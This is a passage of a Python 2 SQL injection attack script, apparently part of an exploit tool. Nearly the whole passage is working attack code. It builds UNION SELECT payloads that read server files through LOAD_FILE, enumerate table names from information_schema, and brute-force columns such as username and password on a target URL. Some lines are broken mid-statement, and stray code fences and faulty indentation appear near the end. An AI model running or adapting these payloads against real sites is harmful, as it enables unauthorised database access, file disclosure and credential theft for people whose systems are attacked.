        reg = ur"TOK([\*a-zA-Z0-9].+?)TOK+?"
        users=re.findall(reg,req.content)
        for user in users:
                print user
def read_file(url, filename):
        new_url=
url.replace("test",""""A\'%20union%20SELECT%201,CONCAT('TOK',
        LOAD_FILE(\'"+filename+"\'),'TOK')--%20-""")
        req=requests.get(new_url)
        reg = ur"TOK(.+?)TOK+?"
        files= re.findall(reg,req.content)
        print req.content
        for x in files:
                if not x.find('TOK,'):
                        print x
def detect_table_names(url):
        new_url=
url.replace("test","\'%20union%20SELECT%20CONCAT('TOK',table_schema,'TO
K'),CONCAT('TOK',table_name,'TOK')%20FROM%20information_schema.tables
```

```
%20WHERE%20table_schema%20!=%20%27mysql%27%20AND%20table_sche
ma%20!=%20%27information_schema%27%20and%20table_schema%20!=%20%
27performance_schema%27%20--%20-")
        req=requests.get(new_url)
        raw = req.content
        reg = ur"TOK([a-zA-Z0-9].+?)TOK+?"
        tables=re.findall(reg,req.content)
        for table in tables:
                print table
def detect_columns_names(url):
        column_names =
['username','user','name','pass','passwd','password','id','role','surname','address']
        new_url= url.replace("test","admin' group by X-- -")
        valid_cols = []
        for name in column_names:
                req=requests.get(new_url.replace("X",name))
                if req.content.find("Unknown") == -1:
                        valid_cols.append(name)
                else:
                        pass
        return valid_cols
if __name__ == "__main__":
        try:
                start(sys.argv[1:])
        except KeyboardInterrupt:
        print "SQLinject interrupted by user..!!"
```